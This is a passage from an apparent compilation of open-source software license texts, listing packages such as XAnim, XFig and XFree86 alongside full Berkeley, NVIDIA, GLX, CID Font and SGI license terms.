THIS SOFTWARE IS PROVIDED BY THE WU-FTPD DEVELOPMENT GROUP, THE COPYRIGHT HOLDERS, AND CONTRIBUTORS, "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE WU-FTPD DEVELOPMENT GROUP, THE COPYRIGHT HOLDERS, OR CONTRIBUTORS, BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

7. USE, MODIFICATION, OR REDISTRIBUTION, OF THIS SOFTWARE IMPLIES ACCEPTANCE OF ALL TERMS AND CONDITIONS OF THIS LICENSE.

wv, 4599

GPL

WvDial, 1423

GNU LGPL

WWW-SQL, 3714

GNU GPL

Xanim, 4384

This software may be freely used, copied and redistributed without fee for non-commerical purposes provided that this copyright notice is preserved intact on all copies and modified copies.

There is no warranty or other guarantee of fitness of this software. It is provided solely "as is". The author disclaims all responsibility and liability with respect to this software's usage or its effect upon hardware or computer systems.

The decompression modules for Indeo, Cinepak and CYUV have separate copyrights and are not considered part of XAnim. They are separate products.

XawTV, 4634

GPL

Xdvi, 995

MIT

XFig, 1184

FIG : Facility for Interactive Generation of figures
Copyright (c) 1985-1988 by Supoj Sutanthavibul
Parts Copyright (c) 1989-2000 by Brian V. Smith
Parts Copyright (c) 1991 by Paul King
Parts Copyright (c) 1999 Russell Marks

Any party obtaining a copy of these files is granted, free of charge, a full and unrestricted irrevocable, world-wide, paid up, royalty-free, nonexclusive right and license to deal in this software and documentation files (the "Software"), including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons who receive copies from any such party to do so, with the only requirement being that this copyright notice remain intact.

XFM, 1158

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

---

xfm is statically linked against a regular expression library contained within its source distribution that is copyrighted and licensed as follows:

Copyright (c) 1986 by University of Toronto. Written by Henry Spencer. Not derived from licensed software.

Permission is granted to anyone to use this software for any purpose on any computer system, and to redistribute it freely, subject to the following restrictions:

1. The author is not responsible for the consequences of use of this software, no matter how awful, even if they arise from defects in it.

2. The origin of this software must not be misrepresented, either by explicit claim or by omission.

3. Altered versions must be plainly marked as such, and must not be misrepresented as being the original software.

XForms, 4362

All files distributed in this package are Copyright (c) 1996-1997 by T.C. Zhao and Mark Overmars ALL RIGHTS RESERVED.

Permission to use, copy, and distribute this software in its entirety for non-commercial purposes and without fee, is hereby granted, provided that the above copyright notice and this permission notice appear in all copies and their documentation.

If you intend to use xforms commercially, this includes in-house use and consulting, you must contact the authors at xforms@world.std.com for a license arrangement. Running a publicly available freeware that requires xforms is not considered commercial use.

This software is provided "as is" without expressed or implied warranty of any kind.

You may not "bundle" and distribute this software with commercial systems and/or other distribution media without prior consent of the authors.

XFree86, 1123, 1125, 1125, 1126, 1127, 1129, 1131, 1131, 1132, 1132, 1133, 1134, 1135, 1046, 1028, 1094, 1083, 1120, 1122, 1046

1. XFree86 License

XFree86 code without an explicit copyright is covered by the following copyright/license:

Copyright (C) 1994-2001 The XFree86 Project, Inc. All Rights Reserved.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT. IN NO EVENT SHALL THE XFREE86 PROJECT BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Except as contained in this notice, the name of the XFree86 Project shall not be used in advertising or otherwise to promote the sale, use or other dealings in this Software without prior written authorization from the XFree86 Project.

2. Other Licenses Portions of code are covered by the following licenses/copyrights:

2.1 X Consortium Copyright (C) 1996 X Consortium

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without

restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT. IN NO EVENT SHALL THE X CONSORTIUM BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Except as contained in this notice, the name of the X Consortium shall not be used in advertising or otherwise to promote the sale, use or other dealings in this Software without prior written authorization from the X Consortium.

X Window System is a trademark of X Consortium, Inc.

2.2 Berkeley-based copyrights:

2.2.1 General

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

2.2.2 UCB/LBL

Copyright (c) 1993 The Regents of the University of California. All rights reserved.

This software was developed by the Computer Systems Engineering group at Lawrence Berkeley Laboratory under DARPA contract BG 91-66 and contributed to Berkeley.

All advertising materials mentioning features or use of this software must display the following acknowledgement: This product includes software developed by the University of California, Lawrence Berkeley Laboratory.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgement: This product includes software developed by the University of California, Berkeley and its contributors.

4. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

2.3 NVIDIA Corp

Copyright (c) 1996 NVIDIA, Corp. All rights reserved.

NOTICE TO USER: The source code is copyrighted under U.S. and international laws. NVIDIA, Corp. of Sunnyvale, California owns the copyright and as design patents pending on the design and interface of the NV chips. Users and possessors of this source code are hereby granted a nonexclusive, royalty-free copyright and design patent license to use this code in individual and commercial software.

Any use of this source code must include, in the user documentation and internal comments to the code, notices to the end user as follows:

Copyright (c) 1996 NVIDIA, Corp. NVIDIA design patents pending in the U.S. and foreign countries.

NVIDIA, CORP. MAKES NO REPRESENTATION ABOUT THE SUITABILITY OF THIS SOURCE CODE FOR ANY PURPOSE. IT IS PROVIDED "AS IS" WITHOUT EXPRESS OR IMPLIED WARRANTY OF ANY KIND. NVIDIA, CORP. DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOURCE CODE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL NVIDIA, CORP. BE LIABLE FOR ANY SPECIAL, INDIRECT, INCIDENTAL, OR CONSEQUENTIAL DAMAGES, OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOURCE CODE.

2.4 GLX Public License

GLX PUBLIC LICENSE (Version 1.0 (2/11/99)) ("License")

Subject to any third party claims, Silicon Graphics, Inc. ("SGI") hereby grants permission to Recipient (defined below), under Recipient’s copyrights in the Original Software (defi-

ned below), to use, copy, modify, merge, publish, distribute, sublicense and/or sell copies of Subject Software (defined below), and to permit persons to whom the Subject Software is furnished in accordance with this License to do the same, subject to all of the following terms and conditions, which Recipient accepts by engaging in any such use, copying, modifying, merging, publishing, distributing, sublicensing or selling:

1. Definitions.

(a) "Original Software" means source code of computer software code which is described in Exhibit A as Original Software.

(b) "Modifications" means any addition to or deletion from the substance or structure of either the Original Software or any previous Modifications. When Subject Software is released as a series of files, a Modification means (i) any addition to or deletion from the contents of a file containing Original Software or previous Modifications and (ii) any new file that contains any part of the Original Code or previous Modifications.

(c) "Subject Software" means the Original Software or Modifications or the combination of the Original Software and Modifications, or portions of any of the foregoing.

(d) "Recipient" means an individual or a legal entity exercising rights under, and complying with all of the terms of, this License. For legal entities, "Recipient" includes any entity which controls, is controlled by, or is under common control with Recipient. For purposes of this definition, "control" of an entity means (a) the power, direct or indirect, to direct or manage such entity, or (b) ownership of fifty percent (50%) or more of the outstanding shares or beneficial ownership of such entity.

2. Redistribution of Source Code Subject to These Terms. Redistributions of Subject Software in source code form must retain the notice set forth in Exhibit A, below, in every file. A copy of this License must be included in any documentation for such Subject Software where the recipients' rights relating to Subject Software are described. Recipient may distribute the source code version of Subject Software under a license of Recipient's choice, which may contain terms different from this License, provided that (i) Recipient is in compliance with the terms of this License, and (ii) the license terms include this Section 2 and Sections 3, 4, 7, 8, 10, 12 and 13 of this License, which terms may not be modified or superseded by any other terms of such license. If Recipient distributes the source code version under a different license Recipient must make it absolutely clear that any terms which differ from this License are offered by Recipient alone, not by SGI. Recipient hereby agrees to indemnify SGI for any liability incurred by SGI as a result of any such terms Recipient offers.

3. Redistribution in Executable Form. The notice set forth in Exhibit A must be conspicuously included in any notice in an executable version of Subject Software, related documentation or collateral in which Recipient describes the user's rights relating to the Subject Software. Recipient may distribute the executable version of Subject Software under a license of Recipient's choice, which may contain terms different from this License, provided that (i) Recipient is in compliance with the terms of this License, and (ii) the license terms include this Section 3 and Sections 4, 7, 8, 10, 12 and 13 of this License, which terms may not be modified or superseded by any other terms of such license. If Recipient distributes the executable version under a different license Recipient must make it absolutely clear that any terms which differ from this License are offered by Recipient alone, not by SGI. Recipient hereby agrees to indemnify SGI for any liability incurred by SGI as a result of any such terms Recipient offers.

4. Termination. This License and the rights granted hereunder will terminate automatically if Recipient fails to comply with terms herein and fails to cure such breach within 30 days of the breach. Any sublicense to the Subject Software which is properly granted shall

survive any termination of this License absent termination by the terms of such sublicense. Provisions which, by their nature, must remain in effect beyond the termination of this License shall survive.

5. No Trademark Rights. This License does not grant any rights to use any trade name, trademark or service mark whatsoever. No trade name, trademark or service mark of SGI may be used to endorse or promote products derived from the Subject Software without prior written permission of SGI.

6. No Other Rights. This License does not grant any rights with respect to the OpenGL API or to any software or hardware implementation thereof or to any other software whatsoever, nor shall any other rights or licenses not expressly granted hereunder arise by implication, estoppel or otherwise with respect to the Subject Software. Title to and ownership of the Original Software at all times remains with SGI. All rights in the Original Software not expressly granted under this License are reserved.

7. Compliance with Laws; Non-Infringement. Recipient shall comply with all applicable laws and regulations in connection with use and distribution of the Subject Software, including but not limited to, all export and import control laws and regulations of the U.S. government and other countries. Recipient may not distribute Subject Software that (i) in any way infringes (directly or contributorily) the rights (including patent, copyright, trade secret, trademark or other intellectual property rights of any kind) of any other person or entity or (ii) breaches any representation or warranty, express, implied or statutory, which under any applicable law it might be deemed to have been distributed.

8. Claims of Infringement. If Recipient at any time has knowledge of any one or more third party claims that reproduction, modification, use, distribution, import or sale of Subject Software (including particular functionality or code incorporated in Subject Software) infringes the third party's intellectual property rights, Recipient must place in a well-identified web page bearing the title "LEGAL" a description of each such claim and a description of the party making each such claim in sufficient detail that a user of the Subject Software will know whom to contact regarding the claim. Also, upon gaining such knowledge of any such claim, Recipient must conspicuously include the URL for such web page in the Exhibit A notice required under Sections 2 and 3, above, and in the text of any related documentation, license agreement or collateral in which Recipient describes end user's rights relating to the Subject Software. If Recipient obtains such knowledge after it makes Subject Software available to any other person or entity, Recipient shall take other steps (such as notifying appropriate mailing lists or newsgroups) reasonably calculated to inform those who received the Subject Software that new knowledge has been obtained.

9. DISCLAIMER OF WARRANTY. SUBJECT SOFTWARE IS PROVIDED ON AN "AS IS" BASIS, WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, WARRANTIES THAT THE SUBJECT SOFTWARE IS FREE OF DEFECTS, MERCHANTABLE, FIT FOR A PARTICULAR PURPOSE OR NON-INFRINGING. SGI ASSUMES NO RISK AS TO THE QUALITY AND PERFORMANCE OF THE SOFTWARE. SHOULD ANY SOFTWARE PROVE DEFECTIVE IN ANY RESPECT, SGI ASSUMES NO COST OR LIABILITY FOR ANY SERVICING, REPAIR OR CORRECTION. THIS DISCLAIMER OF WARRANTY CONSTITUTES AN ESSENTIAL PART OF THIS LICENSE. NO USE OF ANY SUBJECT SOFTWARE IS AUTHORIZED HEREUNDER EXCEPT UNDER THIS DISCLAIMER.

10. LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, WHETHER TORT (INCLUDING, WITHOUT LIMITATION, NEGLIGENCE OR STRICT LIABILITY), CONTRACT, OR OTHERWISE, SHALL SGI OR ANY SGI LICENSOR BE LIABLE FOR ANY DIRECT, INDIRECT, SPECIAL,

INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, LOSS OF DATA, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES, EVEN IF SUCH PARTY SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY RESULTING FROM SGI's NEGLIGENCE TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THAT EXCLUSION AND LIMITATION MAY NOT APPLY TO RECIPIENT.

11. Indemnity. Recipient shall be solely responsible for damages arising, directly or indirectly, out of its utilization of rights under this License. Recipient will defend, indemnify and hold harmless Silicon Graphics, Inc. from and against any loss, liability, damages, costs or expenses (including the payment of reasonable attorneys fees) arising out of Recipient's use, modification, reproduction and distribution of the Subject Software or out of any representation or warranty made by Recipient.

12. U.S. Government End Users. The Subject Software is a "commercial item" consisting of "commercial computer software" as such terms are defined in title 48 of the Code of Federal Regulations and all U.S. Government End Users acquire only the rights set forth in this License and are subject to the terms of this License.

13. Miscellaneous. This License represents the complete agreement concerning subject matter hereof. If any provision of this License is held to be unenforceable, such provision shall be reformed so as to achieve as nearly as possible the same economic effect as the original provision and the remainder of this License will remain in effect. This License shall be governed by and construed in accordance with the laws of the United States and the State of California as applied to agreements entered into and to be performed entirely within California between California residents. Any litigation relating to this License shall be subject to the exclusive jurisdiction of the Federal Courts of the Northern District of California (or, absent subject matter jurisdiction in such courts, the courts of the State of California), with venue lying exclusively in Santa Clara County, California, with the losing party responsible for costs, including without limitation, court costs and reasonable attorneys fees and expenses. The application of the United Nations Convention on Contracts for the International Sale of Goods is expressly excluded. Any law or regulation which provides that the language of a contract shall be construed against the drafter shall not apply to this License.

Exhibit A

The contents of this file are subject to Sections 2, 3, 4, 7, 8, 10, 12 and 13 of the GLX Public License Version 1.0 (the "License"). You may not use this file except in compliance with those sections of the License. You may obtain a copy of the License at Silicon Graphics, Inc., attn: Legal Services, 2011 N. Shoreline Blvd., Mountain View, CA 94043 or at http://www.sgi.com/software/opensource/glx/license.html.

Software distributed under the License is distributed on an "AS IS" basis. ALL WARRANTIES ARE DISCLAIMED, INCLUDING, WITHOUT LIMITATION, ANY IMPLIED WARRANTIES OF MERCHANTABILITY, OF FITNESS FOR A PARTICULAR PURPOSE OR OF NON-INFRINGEMENT. See the License for the specific language governing rights and limitations under the License.

The Original Software is GLX version 1.2 source code, released February, 1999. The developer of the Original Software is Silicon Graphics, Inc. Those portions of the Subject Software created by Silicon Graphics, Inc. are Copyright (c) 1991-9 Silicon Graphics, Inc. All Rights Reserved.

2.5 CID Font Code Public License

CID FONT CODE PUBLIC LICENSE (Version 1.0 (3/31/99))("License")

Subject to any applicable third party claims, Silicon Graphics, Inc. ("SGI") hereby grants permission to Recipient (defined below), under SGI's copyrights in the Original Software (defined below), to use, copy, modify, merge, publish, distribute, sublicense and/or sell copies of Subject Software (defined below) in both source code and executable form, and to permit persons to whom the Subject Software is furnished in accordance with this License to do the same, subject to all of the following terms and conditions, which Recipient accepts by engaging in any such use, copying, modifying, merging, publication, distributing, sublicensing or selling:

1. Definitions.

a. "Original Software" means source code of computer software code that is described in Exhibit A as Original Software.

b. "Modifications" means any addition to or deletion from the substance or structure of either the Original Software or any previous Modifications. When Subject Software is released as a series of files, a Modification means (i) any addition to or deletion from the contents of a file containing Original Software or previous Modifications and (ii) any new file that contains any part of the Original Code or previous Modifications.

c. "Subject Software" means the Original Software or Modifications or the combination of the Original Software and Modifications, or portions of any of the foregoing.

d. "Recipient" means an individual or a legal entity exercising rights under the terms of this License. For legal entities, "Recipient" includes any entity that controls, is controlled by, or is under common control with Recipient. For purposes of this definition, "control" of an entity means (i) the power, direct or indirect, to direct or manage such entity, or (ii) ownership of fifty percent (50%) or more of the outstanding shares or beneficial ownership of such entity.

e. "Required Notice" means the notice set forth in Exhibit A to this License.

f. "Accompanying Technology" means any software or other technology that is not a Modification and that is distributed or made publicly available by Recipient with the Subject Software. Separate software files that do not contain any Original Software or any previous Modification shall not be deemed a Modification, even if such software files are aggregated as part of a product, or in any medium of storage, with any file that does contain Original Software or any previous Modification.

2. License Terms. All distribution of the Subject Software must be made subject to the terms of this License. A copy of this License and the Required Notice must be included in any documentation for Subject Software where Recipient's rights relating to Subject Software and/or any Accompanying Technology are described. Distributions of Subject Software in source code form must also include the Required Notice in every file distributed. In addition, a ReadMe file entitled "Important Legal Notice" must be distributed with each distribution of one or more files that incorporate Subject Software. That file must be included with distributions made in both source code and executable form. A copy of the License and the Required Notice must be included in that file. Recipient may distribute Accompanying Technology under a license of Recipient's choice, which may contain terms different from this License, provided that (i) Recipient is in compliance with the terms of this License, (ii) such other license terms do not modify or supersede the terms of this License as applicable to the Subject Software, (iii) Recipient hereby indemnifies SGI for any liability incurred by SGI as a result of the distribution of Accompanying Technology or the use of other license terms.

3. Termination. This License and the rights granted hereunder will terminate automatically if Recipient fails to comply with terms herein and fails to cure such breach within 30 days of

the breach. Any sublicense to the Subject Software that is properly granted shall survive any termination of this License absent termination by the terms of such sublicense. Provisions which, by their nature, must remain in effect beyond the termination of this License shall survive.

4. Trademark Rights. This License does not grant any rights to use any trade name, trademark or service mark whatsoever. No trade name, trademark or service mark of SGI may be used to endorse or promote products derived from or incorporating any Subject Software without prior written permission of SGI.

5. No Other Rights. No rights or licenses not expressly granted hereunder shall arise by implication, estoppel or otherwise. Title to and ownership of the Original Software at all times remains with SGI. All rights in the Original Software not expressly granted under this License are reserved.

6. Compliance with Laws; Non-Infringement. Recipient shall comply with all applicable laws and regulations in connection with use and distribution of the Subject Software, including but not limited to, all export and import control laws and regulations of the U.S. government and other countries. Recipient may not distribute Subject Software that (i) in any way infringes (directly or contributorily) the rights (including patent, copyright, trade secret, trademark or other intellectual property rights of any kind) of any other person or entity, or (ii) breaches any representation or warranty, express, implied or statutory, which under any applicable law it might be deemed to have been distributed.

7. Claims of Infringement. If Recipient at any time has knowledge of any one or more third party claims that reproduction, modification, use, distribution, import or sale of Subject Software (including particular functionality or code incorporated in Subject Software) infringes the third party's intellectual property rights, Recipient must place in a well-identified web page bearing the title "LEGAL" a description of each such claim and a description of the party making each such claim in sufficient detail that a user of the Subject Software will know whom to contact regarding the claim. Also, upon gaining such knowledge of any such claim, Recipient must conspicuously include the URL for such web page in the Required Notice, and in the text of any related documentation, license agreement or collateral in which Recipient describes end user's rights relating to the Subject Software. If Recipient obtains such knowledge after it makes Subject Software available to any other person or entity, Recipient shall take other steps (such as notifying appropriate mailing lists or newsgroups) reasonably calculated to provide such knowledge to those who received the Subject Software.

8. DISCLAIMER OF WARRANTY. SUBJECT SOFTWARE IS PROVIDED ON AN "AS IS" BASIS, WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, WARRANTIES THAT THE SUBJECT SOFTWARE IS FREE OF DEFECTS, MERCHANTABLE, FIT FOR A PARTICULAR PURPOSE OR NON-INFRINGING. SGI ASSUMES NO RISK AS TO THE QUALITY AND PERFORMANCE OF THE SOFTWARE. SHOULD ANY SOFTWARE PROVE DEFECTIVE IN ANY RESPECT, SGI ASSUMES NO COST OR LIABILITY FOR ANY SERVICING, REPAIR OR CORRECTION. THIS DISCLAIMER OF WARRANTY CONSTITUTES AN ESSENTIAL PART OF THIS LICENSE. NO USE OF ANY SUBJECT SOFTWARE IS AUTHORIZED HEREUNDER EXCEPT UNDER THIS DISCLAIMER.

9. LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, WHETHER TORT (INCLUDING, WITHOUT LIMITATION, NEGLIGENCE OR STRICT LIABILITY), CONTRACT, OR OTHERWISE, SHALL SGI OR ANY SGI LICENSOR BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SUBJECT SOFTWARE OR THE

USE OR OTHER DEALINGS IN THE SUBJECT SOFTWARE. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF CERTAIN DAMAGES, SO THIS EXCLUSION AND LIMITATION MAY NOT APPLY TO RECIPIENT TO THE EXTENT SO DISALLOWED.

10. Indemnity. Recipient shall be solely responsible for damages arising, directly or indirectly, out of its utilization of rights under this License. Recipient will defend, indemnify and hold SGI and its successors and assigns harmless from and against any loss, liability, damages, costs or expenses (including the payment of reasonable attorneys fees) arising out of (Recipient's use, modification, reproduction and distribution of the Subject Software or out of any representation or warranty made by Recipient.

11. U.S. Government End Users. The Subject Software is a "commercial item" consisting of "commercial computer software" as such terms are defined in title 48 of the Code of Federal Regulations and all U.S. Government End Users acquire only the rights set forth in this License and are subject to the terms of this License.

12. Miscellaneous. This License represents the complete agreement concerning subject matter hereof. If any provision of this License is held to be unenforceable by any judicial or administrative authority having proper jurisdiction with respect thereto, such provision shall be reformed so as to achieve as nearly as possible the same economic effect as the original provision and the remainder of this License will remain in effect. This License shall be governed by and construed in accordance with the laws of the United States and the State of California as applied to agreements entered into and to be performed entirely within California between California residents. Any litigation relating to this License shall be subject to the exclusive jurisdiction of the Federal Courts of the Northern District of California (or, absent subject matter jurisdiction in such courts, the courts of the State of California), with venue lying exclusively in Santa Clara County, California, with the losing party responsible for costs, including without limitation, court costs and reasonable attorneys fees and expenses. The application of the United Nations Convention on Contracts for the International Sale of Goods is expressly excluded. Any law or regulation that provides that the language of a contract shall be construed against the drafter shall not apply to this License.

Exhibit A

Copyright (c) 1994-1999 Silicon Graphics, Inc.

The contents of this file are subject to the CID Font Code Public License Version 1.0 (the "License"). You may not use this file except in compliance with the License. You may obtain a copy of the License at Silicon Graphics, Inc., attn: Legal Services, 2011 N. Shoreline Blvd., Mountain View, CA 94043 or at http://www.sgi.com/software/opensource/cid/license.html

Software distributed under the License is distributed on an "AS IS" basis. ALL WARRANTIES ARE DISCLAIMED, INCLUDING, WITHOUT LIMITATION, ANY IMPLIED WARRANTIES OF MERCHANTABILITY, OF FITNESS FOR A PARTICULAR PURPOSE OR OF NON-INFRINGEMENT. See the License for the specific language governing rights and limitations under the License.

The Original Software (as defined in the License) is CID font code that was developed by Silicon Graphics, Inc. Those portions of the Subject Software (as defined in the License) that were created by Silicon Graphics, Inc. are Copyright (c) 1994-1999 Silicon Graphics, Inc. All Rights Reserved.

[NOTE: When using this text in connection with Subject Software delivered solely in object code form, Recipient may replace the words "this file" with "this software" in both the first and second sentences.]

Additional copyright(s)/license(s):

****

SGI FREE SOFTWARE LICENSE B (Version 1.1 [02/22/2000])

1. Definitions.

1.1. "Additional Notice Provisions" means such additional provisions as appear in the Notice in Original Code under the heading "Additional Notice Provisions."

1.2. "Covered Code" means the Original Code or Modifications, or any combination thereof.

1.3. "Hardware" means any physical device that accepts input, processes input, stores the results of processing, and/or provides output.

1.4. "Larger Work" means a work that combines Covered Code or portions thereof with code not governed by the terms of this License.

1.5. "Licensable" means having the right to grant, to the maximum extent possible, whether at the time of the initial grant or subsequently acquired, any and all of the rights conveyed herein.

1.6. "License" means this document.

1.7. "Licensed Patents" means patent claims Licensable by SGI that are infringed by the use or sale of Original Code or any Modifications provided by SGI, or any combination thereof.

1.8. "Modifications" means any addition to or deletion from the substance or structure of the Original Code or any previous Modifications. When Covered Code is released as a series of files, a Modification is:

A. Any addition to the contents of a file containing Original Code and/or addition to or deletion from the contents of a file containing previous Modifications.

B. Any new file that contains any part of the Original Code or previous Modifications.

1.9. "Notice" means any notice in Original Code or Covered Code, as required by and in compliance with this License.

1.10. "Original Code" means source code of computer software code that is described in the source code Notice required by Exhibit A as Original Code, and updates and error corrections specifically thereto.

1.11. "Recipient" means an individual or a legal entity exercising rights under, and complying with all of the terms of, this License or a future version of this License issued under Section 8. For legal entities, "Recipient" includes any entity that controls, is controlled by, or is under common control with Recipient. For purposes of this definition, "control" of an entity means (a) the power, direct or indirect, to direct or manage such entity, or (b) ownership of fifty percent (50%) or more of the outstanding shares or beneficial ownership of such entity.

1.12. "Recipient Patents" means patent claims Licensable by a Recipient that are infringed by the use or sale of Original Code or any Modifications provided by SGI, or any combination thereof.

1.13. "SGI" means Silicon Graphics, Inc.

1.14. "SGI Patents" means patent claims Licensable by SGI other than the Licensed Patents.

2. License Grant and Restrictions.

2.1. SGI License Grant. Subject to the terms of this License and any third party intellectual property claims, for the duration of intellectual property protections inherent in the Original Code, SGI hereby grants Recipient a worldwide, royaltyfree, nonexclusive license, to do the following: (i) under copyrights Licensable by SGI, to reproduce, distribute, create

